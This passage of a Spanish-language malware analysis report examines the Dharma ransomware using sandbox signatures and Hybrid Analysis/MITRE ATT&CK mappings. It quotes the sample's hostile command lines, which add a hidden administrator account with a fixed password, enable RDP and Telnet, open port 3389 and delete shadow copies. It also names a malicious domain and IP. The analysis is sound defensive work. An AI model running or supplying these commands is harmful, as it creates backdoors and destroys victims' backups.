Checks if process is being debugged by a debugger: Aparecen 2 eventos en los que ha lanzado la función IsDebuggerPresent, lo que indica otro método anti-sandbox, trata de averiguar si está siendo analizado por el sistema.

Checks amount of memory in system: Mediante este evento trata de averiguar el espacio disponible en la memoria, nuevamente un método anti-sandbox usado para detectar maquinas virtuales con poca cantidad de memoria.

Executable contains an unknown PE section names indicative of a packer: Se encuentra una sección en el PE que podría indicar que el malware cuenta con un packer. Es la sección `.didat.`


Sin embargo, un primer test de unpacking con la herramienta upx.exe no detecta packer upx en este archivo.

```
C:\Users\Javier\Desktop\The-MALWARE-Repo-master\The-MALWARE-Repo-master\Ransomware>upx.exe -d "Dharma.exe"
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96w       Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: Dharma.exe: NotPackedException: not packed by UPX

Unpacked 0 files.
```

4.1.2. Medium impact signatures


HTTP traffic contains suspicious features: Se observa tráfico HTTP, en concreto 2 petición con método POST sin header de referencia, que contienen características propias indicativas de tráfico relacionado con malware.

Según análisis posterior realizado con urlscan.io, parece estar tratando de inyectar código Javascript con la petición.



HTTP traffic contains suspicious features which may be indicative of malware related traffic (2 events)

suspicious_features	POST method with no referer header	suspicious_request	POST https://update.googleapis.com/service/update2?cup2key=10:3830029621&cup2hreq=79b5b3e4a4e097da28454a579ff3c2d6233130cee5f3a45d9a23c41221ad5951
suspicious_features	POST method with no referer header	suspicious_request	POST https://clients5.google.com/tbproxy/usagestats?sourceid=Update&v=1.3.35.452&ismachine=1&testsource=&ui=%7B76BE26F2-51B9-4006-930A-CC43AE42A356%7D&(null)



clients5.google.com

2a00:1450:4001:812::200e

Back to summary

URL:
https://clients5.google.com/tbproxy/usagestats?sourceid=Update&v=1.3.35.452&ismachine=1&testsource=&ui=%7B76BE26F2-51B9-4006...


Submission: On May 01 via manual from ES — Scanned from ES

Form analysis

0 forms found in the DOM

Text Content

```
Error 400 (Bad Request)!!1
400. That's an error.
Your client has issued a malformed or illegal request.  That's all we know.
```



1 Console Messages

A page may trigger messages to the console to be logged. These are often error messages about being unable to load a resource or execute a piece of JavaScript. Sometimes they also provide insight into the technology behind a website.

Source	Level	URL Text
network	error	**URL**: https://clients5.google.com/tbproxy/usagestats?sourceid=Update&v=1.3.35.452&ismachine=1&testsource=&ui=%7B76BE26F2-51B9-4006-930A-CC43AE42A356%7D&(null) **Message**: Failed to load resource: the server responded with a status of 400 ()


Security Headers

This page lists any security headers set by the main page. If you want to understand what these mean and how to use them, head on over to this page

Header	Value
Content-Security-Policy	object-src 'none'; script-src 'none'; base-uri 'none'; report-uri https://csp.withgoogle.com/csp/tbusagestats/1
X-Frame-Options	SAMEORIGIN
X-Xss-Protection	0

Allocates read-write-execute memory: El malware puede realizar esta acción de meter en memoria permisos de lectura-escritura-ejecución para descomprimirse, por lo que puede ser otro indicativo de que contiene un packer, aunque como ya se ha comprobado podría ser un packer diferente a upx.

Steals private information from local internet browsers: Esta firma indica que el malware ha robado información privada guardada en local de los navegadores de internet del sistema, en concreto sobre directorios de Google Chrome.



Steals private information from local Internet browsers (14 events)	
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aapocclcgogkmnckokdopfmhonfmgoek
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\pnacl\
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aohghmighlieiainnegkcijnfilokake\0.10_0
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\pnacl\0.57.44.2492
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aohghmighlieiainnegkcijnfilokake
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aapocclcgogkmnckokdopfmhonfmgoek\
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aohghmighlieiainnegkcijnfilokake\
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\pnacl
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\
file	C:\Users\ama\AppData\Local\Google\Chrome\User Data\Default\Extensions\aapocclcgogkmnckokdopfmhonfmgoek\0.10_0

Creates executable files on the file system: Ha creado ficheros ejecutables en el sistema, todos ellos .exe y .bat, con el objetivo seguramente de ejecutar y automatizar tareas en el sistema.

Entre ellos se observa un “LogDelete.exe”, probablemente utilizado para borrar su propio rastro y un “mssql.exe” con el que trate de suplantar el archivo original y averiguar información sobre alguna base de datos del servidor SQL.

Pueden descargarse y analizarse todos estos archivos desde el apartado “Dropped Files”. Se han analizado los 13 archivos dropped disponibles (los que aparecen en la imagen y algunos más)

Creates executable files on the filesystem (9 events)	
file	C:\Users\ama\AppData\Local\Temp\ac\unlocker.exe
file	C:\Users\ama\AppData\Local\Temp\ac\nc123.exe
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\1saas\1sass.exe
file	C:\Users\ama\AppData\Local\Temp\ac\systembackup.bat
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\SearchHost.exe
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\1saas\LogDelete.exe
file	C:\Users\ama\AppData\Local\Temp\ac\mssql.exe
file	C:\Users\ama\AppData\Local\Temp\ac\Shadow.bat
file	C:\Users\ama\AppData\Local\Temp\ac\mssql2.exe


Drops binaries and executables to the AppData folder: Ha creado y ejecutado archivos .bin y .exe desde la carpeta AppData, la cual no necesita para acceder a ella permisos de administrador, por lo que suele ser común que los malware ejecuten y creen ficheros en ella.

Drops a binary and executes it (6 events)	
file	C:\Users\ama\AppData\Local\Temp\ac\nc123.exe
file	C:\Users\ama\AppData\Local\Temp\ac\mssql.exe
file	C:\Users\ama\AppData\Local\Temp\ac\mssql2.exe
file	C:\Users\ama\AppData\Local\Temp\ac\Shadow.bat
file	C:\Users\ama\AppData\Local\Temp\ac\systembackup.bat
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\SearchHost.exe
Drops an executable to the user AppData folder (6 events)	
file	C:\Users\ama\AppData\Local\Temp\ac\unlocker.exe
file	C:\Users\ama\AppData\Local\Temp\ac\nc123.exe
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\SearchHost.exe
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\1saas\1sass.exe
file	C:\Users\ama\AppData\Local\Temp\ac\mssql2.exe
file	C:\Users\ama\AppData\Local\Temp\ac\EVER\1saas\LogDelete.exe

Execute one or more WMI queries: Mediante esta petición a Windows, trata de averiguar el nombre de los administradores de grupos del sistema. El grupo de administradores locales siempre tiene el SID S-1-5-32-544 y el grupo local que representa a todos los usuarios de escritorio remoto el SID S-1-5-32-555

Executes one or more WMI queries (2 events)	
wmi	SELECT Name FROM Win32_Group WHERE SID = 'S-1-5-32-544'
wmi	SELECT Name FROM Win32_Group WHERE SID = 'S-1-5-32-555'

Search running process to identify it for sandbox evasion, code injection or memory dumps: El malware ha consultado los procesos activos del sistema, probablemente para identificarlos y conseguir evadirlos, inyectar código en ellos o hacer un volcado de la memoria a través de los mismos.
Entre otros, consulta los procesos svchost.exe, que sirve para saber los servicios que están corriendo. Por ejemplo un proceso svchost.exe puede estar corriendo diferentes servicios relacionados con un firewall.
También consulta el proceso wining.exe, que entre otras funciones, se encarga de inicializar los cambios al reinicio del equipo después de las instalaciones de software.



Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000168 process_name: smss.exe process_identifier: 256	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000168 process_name: csrss.exe process_identifier: 332	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000168 process_name: csrss.exe process_identifier: 380	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000168 process_name: wininit.exe process_identifier: 388	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000168 process_name: winlogon.exe process_identifier: 412	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000168 process_name: services.exe process_identifier: 472	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000168 process_name: lsass.exe process_identifier: 484	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000168 process_name: lsm.exe process_identifier: 492	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000168 process_name: svchost.exe process_identifier: 596	1	1	0
Process32NextW April 25, 2022, 10:30 p.m.	snapshot_handle: 0x0000000000000168 process_name: svchost.exe process_identifier: 660	1	1	0

Uses Windows utilities for basic Windows functionality: El malware ha querido enviar al sistema algunas ordenes desde la linea de comando como:

- Pedir al firewall la apertura del puerto TCP 3389, habitualmente utilizado para habilitar servicio de escritorio remoto.
- Agregar usuario creado con el nombre “systembackup” al grupo local de Administradores, sin fecha de expiración y deshabilitando la posibilidad de cambiar su contraseña.

- Inicia el servicio de telnet, posiblemente para el control del acceso remoto y comprobar si hay otros equipos en la misma red.

Uses Windows utilities for basic Windows functionality (16 events)	
cmdline	attrib C:\users\systembackup +r +a +s +h
cmdline	reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f
cmdline	WMIC Group Where "SID = 'S-1-5-32-544'" Get Name /Value
cmdline	net localgroup Administradores systembackup /add
cmdline	reg add "HKLM\software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v systembackup /t REG_DWORD /d 0x0 /f
cmdline	net localgroup "~0,-1" systembackup /add
cmdline	C:\Windows\system32\cmd.exe /c WMIC Group Where "SID = 'S-1-5-32-544'" Get Name /Value | Find "="
cmdline	net accounts /forcelogoff:no /maxpwage:unlimited
cmdline	WMIC Group Where "SID = 'S-1-5-32-555'" Get Name /Value
cmdline	C:\Windows\system32\net1 start Telnet
cmdline	reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSConnections" /t REG_DWORD /d 0x1 /f
cmdline	net start Telnet
cmdline	C:\Windows\system32\cmd.exe /c WMIC Group Where "SID = 'S-1-5-32-555'" Get Name /Value | Find "="
cmdline	netsh firewall add portopening TCP 3389 "Remote Desktop"
cmdline	net user systembackup Default3104 /add /active:"yes" /expires:"never" /passwordchg:"NO"
cmdline	sc config tlntsvr start=auto

4.1.3. High impact signatures

Install itself for autorun at Windows Startup: Crea un archivo .sys en el directorio AppData/Local/Temp para crear persistencia, ya que se arranca automáticamente cuando se inicia Windows. Los archivos .sys controlan funciones esenciales del sistema.

Loads a driver: Ha instalado un driver (mssqlaq) en el directorio donde se almacena la información sobre cada servicio del sistema.

Removes the Shadow Copy: Mediante orden `vssadmin delete shadows /all` linea de comando los archivos shadow que contienen copias de seguridad para impedir la recuperación del sistema con sus backups propios.

Stops Windows services: Ha detenido el servicio mssqlaq que el mismo malware habia creado anteriormente, posiblemente para no ser detectado una vez ha conseguido robar la información del resto de servicios.

Installs itself for autorun at Windows startup (1 event)

reg_key	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\mssqlaq\ImagePath	reg_value	\??\C:\Users\ama\AppData\Local\Temp\ac\mssqlaq.sys

Loads a driver (1 event)

Time & API	Arguments	Status	Return	Repeated
NtLoadDriver April 25, 2022, 10:27 p.m.	driver_service_name: \Registry\Machine\System\CurrentControlSet\Services\mssqlaq	1	0	0

Network activity contains more than one unique useragent (2 events)

process	mssql.exe	useragent	mssql
process	mssql.exe	useragent	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729)

Removes the Shadow Copy to avoid recovery of the system (1 event)

cmdline	vssadmin delete shadows /all

Uses suspicious command line tools or Windows utilities (1 event)

cmdline	vssadmin delete shadows /all

Stops Windows services (1 event)

service	mssqlaq (regkey HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\mssqlaq\Start)

4.2. Indicadores de Hybrid Analysis

Esta herramienta online ha detectado para el malware Dharma.exe en su análisis más de 80 indicadores, divididos en estas categorías de menos grave a más grave:

Informative -> 32
Suspicious indicators -> 36
Malicious indicators -> 21

De estos indicadores, Hybrid Analysis crea una correspondencia con la matriz de Mitre Att&ck donde se pueden ver que tipo de tácticas y técnicas de ataque ha utilizado el malware, la descripción de cada una de ellas y si corresponde a un indicador malicioso, sospechoso o de información.


Por lo pronto, consultar esta correspondencia posibilita conocer que, en este caso, el malware ha utilizado hasta 37 técnicas y 10 tácticas diferentes. Entre las tácticas, se encuentran:

- Ejecución
- Persistencia
- Escalada de privilegios
- Evasión defensiva
- Acceso a credenciales
- Descubrimiento
- Recolección de información
- Movimiento lateral
- Command and control
- Impacto


Se adjunta a este informe fichero excel “mitre_6fb303dd8ba36381948127d44bd8541e4a1ab8af07b46526ace08458f2498850_100” donde puede consultarse esta información.


4.2.1. Indicadores de información


Informative	32
Anti-Reverse Engineering	
PE file contains zero-size sections	⌄
Environment Awareness	
Contains ability to read software policies	⌄
Executes WMI queries	⌄
Queries volume information	⌄
Queries volume information of an entire harddrive	⌄
Reads the registry for installed applications	⌄
External Systems	
Detected Suricata Alert	⌄
General	
Contacts domains	⌄
Contacts server	⌄
Contains PDB pathways	⌄
Creates mutants	⌄
Drops or executes a batch file	⌄
Found API related strings	⌄
GETs files from a webserver	⌄
Loads rich edit control libraries	⌄
Observed CreateCompatibleBitmap API string	⌄
Overview of unique CLSIDs touched in registry	⌄
Process launched with changed environment	⌄
Runs shell commands	⌄
Scanning for window names	⌄
Spawns new processes	⌄
Spawns new processes that are not known child processes	⌄
Installation/Persistence	
Connects to LPC ports	⌄
Dropped files	⌄
Modifies auto-execute functionality by setting/creating a value in the registry (winlogon key)	⌄
Touches files in the Windows directory	⌄
Network Related	
Detects NETSH process execution	⌄
Found potential URL in binary/memory	⌄




Contacts domains and server/Gets files from a web server: El malware ha contactado con el dominio www.epoolsoft.com, el cual se halla en la dirección 38.63.60.243:80, posiblemente para enviar información y descargar ficheros maliciosos, como es el caso (msssql2). La herramienta lo clasifica como un dominio malicioso, si bien no se ha podido comprobar a través de urlscan.io que arroja un DNS error para esa 